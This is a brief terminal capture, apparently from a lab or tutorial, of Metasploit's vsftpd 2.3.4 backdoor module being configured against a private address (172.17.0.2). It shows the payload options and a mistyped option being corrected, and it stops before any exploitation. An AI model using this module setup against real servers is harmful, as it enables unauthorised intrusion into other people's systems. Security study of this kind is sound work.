msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

```
kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~ x kevin@kali: ~ x kevin@kali: ~ x
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description
-- -- -- --
Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOTS 172.17.0.2
[!] Unknown datastore option: RHOTS. Did you mean RHOST?
RHOTS => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```